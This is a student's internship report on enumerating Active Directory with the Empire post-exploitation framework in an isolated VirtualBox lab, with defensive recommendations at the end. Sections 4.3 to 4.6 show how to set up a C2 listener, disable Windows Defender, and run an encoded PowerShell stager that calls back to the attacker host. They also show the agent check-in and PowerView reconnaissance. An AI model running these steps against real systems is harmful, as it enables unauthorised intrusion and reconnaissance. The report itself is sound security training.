

INDUSTRIAL TRAINING REPORT
ON
ACTIVE DIRECTORY ENUMERATION
USING EMPIRE



**MADAN MOHAN MALAVIYA UNIVERSITY OF
TECHNOLOGY, GORAKHPUR**
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SUBMITTED TO:

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DEPTARMENT OF ITCA.

SUBMITTED BY:

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DECLARATION

I, **Yogesh Kumar Pandey**, a student of the **Department of Information Technology and Computer Application (ITCA)** at **Madan Mohan Malaviya University of Technology, Gorakhpur (U.P.)**, bearing **Roll No. 2024073074**, hereby solemnly and sincerely declare that the **Comprehensive Industrial Training Report** on “**Active Directory Enumeration Using Empire**” has been diligently prepared and submitted as part of the academic requirements for the completion of my training program.

This report reflects the culmination of my efforts, learnings, and practical experiences acquired during the **online training and virtual internship conducted by the Centre for Development of Advanced Computing (C-DAC), Noida**, under the **Cyber Gyan Project**.

The training, conducted from **19th May 2025 to 3rd July 2025**, provided me with valuable insights into the domains of **ethical hacking, penetration testing, and cybersecurity**, enabling me to bridge the gap between theoretical knowledge and its practical applications in the field of **Information Technology**.

I affirm that the contents of this report are based on my independent research, active participation, and observations made throughout the training period.

I would like to express my sincere gratitude to **C-DAC, Noida** for providing this valuable opportunity that has enhanced my technical understanding and professional competence.

Yogesh Kumar Pandey
(2024073074)

MCA 2024-26

Date: 31-10-2025

CERTIFICATE

CERTIFICATE



CENTRE FOR DEVELOPMENT OF ADVANCED COMPUTING, NOIDA

(A Scientific Society of Ministry of Electronics & IT, Government of India)

No. 1643/336187/CG/(25)/2223

This is certified that Mr./Ms. Yogesh Kumar Pandey from MMMUT Gorakhpur has successfully completed the online training program on "Ethical Hacking and Penetration Testing" and Virtual Internship conducted by C-DAC, NOIDA from 19th May 2025 to 3rd July 2025 under Cyber Gyan Project.

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I express my heartfelt gratitude to the **Centre for Development of Advanced Computing (C-DAC), Noida** for providing me with an invaluable professional training experience in **Ethical Hacking and Penetration Testing** during my online training and virtual internship.

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I am especially grateful to my mentors and instructors at **C-DAC Noida** for their insightful sessions, practical demonstrations, and valuable feedback that helped me strengthen my technical skills and broaden my perspective on cybersecurity practices.

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Lastly, I am deeply thankful to my family and friends for their unwavering support and inspiration, which enabled me to complete this project with dedication and confidence.

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(2024073074)

MCA 2024-26

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ACTIVE DIRECTORY ENUMERATION USING EMPIRE

1. INTRODUCTION:

Active Directory (AD) is the backbone of identity and access management in enterprise networks. Attackers often target AD for lateral movement, privilege escalation, and data access. This project explores how attackers can enumerate AD using the Empire post-exploitation framework and demonstrates real-world techniques to understand and defend against such threats.

In today's enterprise environments, Active Directory (AD) plays a crucial role in centralized identity and resource management. It is also one of the most targeted components during cyberattacks, especially in post-exploitation phases. Attackers leverage misconfigurations, weak permissions, and trust relationships within AD to escalate privileges and move laterally across the network.

This project focuses on understanding and simulating Active Directory Enumeration using the Empire framework, a powerful post-exploitation and red teaming tool. The primary goal was to mimic adversarial behaviour in a safe and controlled lab environment to understand how attackers gather information once initial access is gained.

This was achieved through a two-step approach: learning and hands-on execution:

1. **Learning via TryHackMe:**

Hands-on TryHackMe rooms were used to understand Active Directory architecture, attack vectors, and enumeration techniques. This phase helped in building foundational knowledge and exploring tools like BloodHound and Powerview

2. **Practical Implementation via Custom Lab:**

A dedicated local lab was created using VirtualBox, with Kali Linux as the attacker machine and Windows Server 2016 as the domain controller. The Empire framework was set up on Kali, and enumeration was performed after successful agent deployment on the Windows machine.

This report documents the tools used, environment setup, approach followed, enumeration techniques executed, and the learnings acquired through this project.

1.1 Problem Addressed

In enterprise networks, Active Directory (AD) is a central point for managing users, computers, permissions, and organizational policies. Because of its importance, it is frequently targeted by attackers post-exploitation to gain deeper access and escalate privileges.

The primary problem addressed in this project is the lack of awareness and visibility into how attackers enumerate Active Directory environments once initial access is gained.

Organizations often focus on perimeter security, while failing to monitor internal enumeration activities that can silently compromise the entire domain.

This project aims to simulate and understand the techniques attackers use after breaching a system to:

- Enumerate domain users, groups, trusts, and GPOs.
- Identify misconfigurations and privilege escalation opportunities.
- Demonstrate how an attacker can map an entire AD infrastructure using built-in tools like PowerView within frameworks such as Empire.

By addressing this problem, the project enhances awareness about post-compromise behaviour, which can in turn help defenders implement better monitoring, alerting, and hardening strategies for Active Directory environments.

2. LEARNING OBJECTIVES

The primary objective of this project is to gain a deep understanding of post-exploitation enumeration techniques used in modern cyberattacks targeting Active Directory environments. By using Empire in a simulated lab environment, both cloud-based (TryHackMe) and local (VirtualBox), the following key learning goals were achieved:

Key Learning Objectives:

1. Understand the Structure and Components of Active Directory:
 - Learn how AD manages users, groups, policies, and trust relationships in enterprise environments.
2. Familiarize with Empire Framework:
 - Understand how to install, configure, and operate Empire, a post-exploitation and command-and-control framework used in red teaming.
3. Deploy and Manage Agents on Target Machines:
 - Simulate real-world scenarios by executing Empire payloads on a victim machine and maintaining access using agents.
4. Perform AD Enumeration using PowerView Modules:
 - Enumerate critical AD elements such as:
 - Domain Users and Groups
 - Organizational Units (OUs)
 - Group Policy Objects (GPOs)
 - Domain Trusts and Computers
5. Build and Manage a Custom Lab Environment:
 - Set up and connect Kali Linux (attacker) and Windows Server 2016 (victim) within VirtualBox.
 - Integrate with TryHackMe rooms to extend knowledge and practice across different network topologies.
6. Identify Security Implications and Attack Vectors:
 - Learn how enumeration leads to privilege escalation and lateral movement.
 - Develop insights into securing AD against such techniques.

These learning outcomes help bridge the gap between theoretical cybersecurity knowledge and practical offensive security skills used in professional environments.

3. APPROACH

To simulate post-exploitation enumeration in Active Directory environments, a two-phase strategy was used:

1. Learning Phase using TryHackMe
2. Practical Implementation Phase using a Custom VirtualBox Lab

These environments were used independently, and there was no direct connection or shared network between TryHackMe and the VirtualBox machines. This separation ensured that each platform served its distinct purpose—theoretical learning vs. hands-on practice.

3.1 Tools and Technologies Used

Tool/Platform	Purpose
TryHackMe Rooms	Guided learning on AD enumeration and attack techniques
Empire	Post-exploitation and enumeration framework
PowerView	PowerShell tool for AD recon
Kali Linux	Attacker machine with Empire (in VirtualBox)
Windows Server 2016	Domain Controller for hands-on practice (in VirtualBox)
VirtualBox	Hosted the local lab machines


3.2 Platform Use Strategy

1. TryHackMe Platform (Learning Phase)
 - Used rooms like *Attacking AD*, *Post-Exploitation Basics*, etc.
 - Explored concepts such as enumeration, privilege escalation, and lateral movement.
 - Practiced in a guided cloud environment, ideal for concept clarity.
2. Local VirtualBox Lab (Execution Phase)
 - A custom Active Directory lab was set up locally with:
 - Kali Linux as the attacker machine running Empire.
 - Windows Server 2016 as the Domain Controller and target.

- Machines were connected using Host-Only Networking, allowing for full control and persistent access.
- Used to replicate and execute what was learned on TryHackMe in a self-configured environment.

Note: Both environments were isolated and operated independently to ensure safety and avoid unintended interactions.

3.3 Local Infrastructure Diagram (VirtualBox Only)



Host-Only Network (VirtualBox)

This approach allowed for structured learning through TryHackMe and unrestricted testing through a custom lab, effectively reinforcing both theoretical and practical understanding of Active Directory enumeration using Empire.

4. IMPLEMENTATION

The implementation was carried out entirely within the VirtualBox lab setup, which included:

- **Attacker Machine:** Kali Linux with Empire installed.
- **Target Machine:** Windows Server 2016 acting as a Domain Controller (DC) in a local Active Directory setup.

This section outlines the step-by-step setup of the lab machines (Kali Linux and Windows Server 2016), installation of Empire, and execution of Active Directory enumeration techniques.

4.1 Setting Up the Lab Environment

Step 1: Install Oracle VirtualBox

- Download and install VirtualBox from the official site:
<https://www.virtualbox.org>
- Install the **Extension Pack** for better USB/network support.

Step 2: Download ISOs

- **Windows Server 2016 Evaluation** ISO from Microsoft Evaluation Center.
- **Kali Linux ISO** from the official site:
<https://www.kali.org/get-kali/>

Step 3: Create Virtual Machines

For Kali Linux:

- Create a new VM > Name: Kali Linux
- Type: Linux | Version: Debian (64-bit)
- RAM: Minimum 2–4 GB
- Hard Disk: 30+ GB dynamically allocated
- Attach Kali ISO to optical drive > Start VM > Install Kali

For Windows Server 2016:

- Create a new VM > Name: Windows Server 2016
- Type: Microsoft Windows | Version: Windows 2016 (64-bit)
- RAM: 4–6 GB

- Hard Disk: 50+ GB
- Attach Windows Server ISO > Start VM > Complete Installation
- Promote server to **Domain Controller (AD DS role)** using Server Manager:
 - Add roles > Active Directory Domain Services
 - Configure new forest (e.g., lab.local)

Step 4: Networking Setup

- Configure both VMs to use the **Host-Only Adapter** (e.g., vboxnet0) so they can communicate.
- Set static IPs manually:
 - Kali Linux: 10.0.2.15

```
(root@kali)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:feab:81c prefixlen 64 scopeid 0<link>
    ether 08:00:27:ab:08:1c txqueuelen 1000 (Ethernet)
```

- Windows Server: 10.0.2.27

	<table border="0"> <tr> <td>IP Address:</td> <td>10.0.2.27</td> </tr> <tr> <td></td> <td>(none)</td> </tr> <tr> <td>Subnet Mask:</td> <td>255.255.255.0</td> </tr> <tr> <td></td> <td>(none)</td> </tr> <tr> <td>Default Gateway:</td> <td>10.0.2.1</td> </tr> <tr> <td>DNS Server:</td> <td>127.0.0.1</td> </tr> <tr> <td></td> <td>(none)</td> </tr> <tr> <td>User Name:</td> <td>Administrator</td> </tr> </table>	IP Address:	10.0.2.27		(none)	Subnet Mask:	255.255.255.0		(none)	Default Gateway:	10.0.2.1	DNS Server:	127.0.0.1		(none)	User Name:	Administrator
IP Address:	10.0.2.27																
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Subnet Mask:	255.255.255.0																
	(none)																
Default Gateway:	10.0.2.1																
DNS Server:	127.0.0.1																
	(none)																
User Name:	Administrator																

- Verify connectivity via ping.

4.2 Installing and Running Empire

1. Clone Empire Repository on Kali:

```
git clone https://github.com/BC-SECURITY/Empire.git
```


```
cd Empire
```

2. Install Empire:

```
sudo ./setup/install.sh
```

3. Launch Empire:

```
sudo ./empire
```



```
root@kali: /opt/Empire
File Actions Edit View Help

[Empire] Post-Exploitation Framework
[Version] 3.8.2 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller

EMPIRE

319 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) >
```

Empire terminal interface


4.3 Creating a Listener

listeners

```
uselistener http
```

```
set Host http://10.0.2.15:4444
```

```
execute
```



```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > listeners

[*] Active listeners:

  Name      Module      Host                                Delay/Jitter  KillDate
  ---      -
  http      http        http://10.0.2.15:4444              5/0.0
```

listener creation

4.4 Generating and Deploying the Stager

```
usestager windows/launcher bat
```

```
set Listener http
```

execute

- Copy the .bat or PowerShell one-liner to Windows Server 2016.
- Manually run it.

[illegible]

```
PS C:\Users\Administrator> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Administrator> Set-MpPreference -DisableArchiveScanning $true
PS C:\Users\Administrator> powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBIAFIACwBJAE8AbgBUAE
```

```
(Empire: listeners/http) >
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.27
[*] New agent DVNUHAGB checked in
[+] Initial agent DVNUHAGB from 10.0.2.27 now active (Slack)
[*] Sending agent (stage 2) to DVNUHAGB at 10.0.2.27
```

payload execution

4.5 Agent Callback

- Empire receives a callback from the Windows machine.
agents
interact AGENT_NAME

```
(Empire: listeners/http) > agents

[*] Active agents:

Name      La Internal IP  Machine Name  Username                Process                PID    Delay    Last Seen            Listener
-----
DVNUHAGB  ps  10.0.2.27     DC1           *syberoffense\Administr powershell              4872   5/0.0    2021-05-10 05:51:38  http

(Empire: agents) > rename DVNUHAGB SRV2016
(Empire: agents) > agents

[*] Active agents:

Name      La Internal IP  Machine Name  Username                Process                PID    Delay    Last Seen            Listener
-----
SRV2016   ps  10.0.2.27     DC1           *syberoffense\Administr powershell              4872   5/0.0    2021-05-10 05:52:54  http

(Empire: agents) > interact SRV2016
(Empire: SRV2016) > 
```

active agent

4.6 Running Enumeration Modules

1. Domain Users

usemodule situational_awareness/network/powerview/get_user

```
(Empire: SRV2016) > usemodule situational_awareness/network/powerview/get_user
(Empire: powershell/situational_awareness/network/powerview/get_user) > execute
[*] Tasked DVNUHAGB to run TASK_CMD_JOB
[*] Agent DVNUHAGB tasked with task ID 1
[*] Tasked agent SRV2016 to run module powershell/situational_awareness/network/powerview/get_user
(Empire: powershell/situational_awareness/network/powerview/get_user) >
Job started: 92MHF7
```

2. Computers in the Domain

usemodule situational_awareness/network/powerview/get_computer

```
(Empire: powershell/situational_awareness/network/powerview/get_user) > back
(Empire: SRV2016) >
(Empire: SRV2016) > usemodule situational_awareness/network/powerview/get_computer
(Empire: powershell/situational_awareness/network/powerview/get_computer) > execute
[*] Tasked DVNUHAGB to run TASK_CMD_JOB
[*] Agent DVNUHAGB tasked with task ID 2
[*] Tasked agent SRV2016 to run module powershell/situational_awareness/network/powerview/get_computer
(Empire: powershell/situational_awareness/network/powerview/get_computer) >
Job started: 7SCBW4
```


3. Domain Logon

usemodule situational_awareness/network/powerview/get_loggedon

```
(Empire: powershell/situational_awareness/network/powerview/get_computer) > back
(Empire: SRV2016) > usemodule situational_awareness/network/powerview/get_loggedon
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) > execute
[*] Tasked DVNUHAGB to run TASK_CMD_JOB
[*] Agent DVNUHAGB tasked with task ID 3
[*] Tasked agent SRV2016 to run module powershell/situational_awareness/network/powerview/get_loggedon
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) >
Job started: B28YZA
```

UserName	LogonDomain	AuthDomains	LogonServer	ComputerName
Administrator	syberoffense		DC1	localhost
DC1\$	syberoffense			localhost
DC1\$	syberoffense			localhost
DC1\$	syberoffense			localhost

5. CONCLUSION & RECOMMENDATIONS

Conclusion

This project successfully simulated the post-exploitation phase of a cyberattack targeting Active Directory environments, using the Empire framework. Through a combination of TryHackMe-based learning and a custom VirtualBox lab setup, key offensive security concepts were both explored and practically applied.

Key takeaways include:

- Gained hands-on experience in deploying and using Empire to conduct stealthy enumeration in an AD environment.
- Understood how attackers enumerate domain users, groups, computers, trust relationships, and Group Policy Objects (GPOs) after compromising a machine.
- Learned how PowerView modules within Empire can automate and simplify deep Active Directory reconnaissance.
- Practiced setting up a Windows Server 2016 Domain Controller and attacker Kali VM in a private, offline environment.

By simulating these techniques, this project not only reinforced red-team skills but also highlighted the importance of visibility and monitoring within enterprise networks.

Recommendations

Based on the findings and exercises completed in this project, the following recommendations are made to strengthen Active Directory security:

1. Implement Endpoint Detection & Response (EDR):
 - Monitor for PowerShell activity and Empire-like command patterns.
 - Use tools like Sysmon, Defender for Endpoint, or third-party EDRs.
2. Enable PowerShell Logging:
 - Enable Module Logging, Script Block Logging, and Transcription.
 - Log and monitor suspicious command execution behavior.
3. Apply the Principle of Least Privilege (PoLP):
 - Limit domain user permissions to only what is required.
 - Avoid giving users unnecessary group memberships.
4. Segment and Harden AD Infrastructure:
 - Use firewalls and VLANs to segment internal systems.
 - Disable unused AD services and clean up stale users/computers.

5. Regularly Audit AD Environment:

- Perform internal security audits using BloodHound or PingCastle.
- Review domain trusts and GPOs for misconfigurations.

6. Educate and Train IT Staff:

- Conduct internal red-team simulations to raise awareness.
- Train system administrators on post-exploitation techniques.

By implementing these defensive measures, organizations can significantly reduce their risk of successful AD enumeration and privilege escalation attempts.

6. REFERENCES

1. Empire Framework – GitHub Repository
BC-Security Empire
<https://github.com/BC-SECURITY/Empire>
2. PowerView – PowerShell AD Recon Tool
PowerSploit Project by Harmj0y (Will Schroeder)
<https://github.com/PowerShellMafia/PowerSploit>
3. TryHackMe – Active Directory Rooms
TryHackMe Labs: Attacking AD, Red Teaming, Post-Exploitation Basics
<https://tryhackme.com>
4. Windows Server 2016 – Evaluation Download
Microsoft Evaluation Center
<https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2016>
5. Kali Linux – Official Download Page
Offensive Security
<https://www.kali.org/get-kali/>
6. Official VirtualBox Documentation
Oracle VM VirtualBox User Manual
<https://www.virtualbox.org/manual/UserManual.html>
7. YouTube Tutorials
Various channels were used to understand:
 - Active Directory setup
 - Empire installation
 - PowerView enumeration examples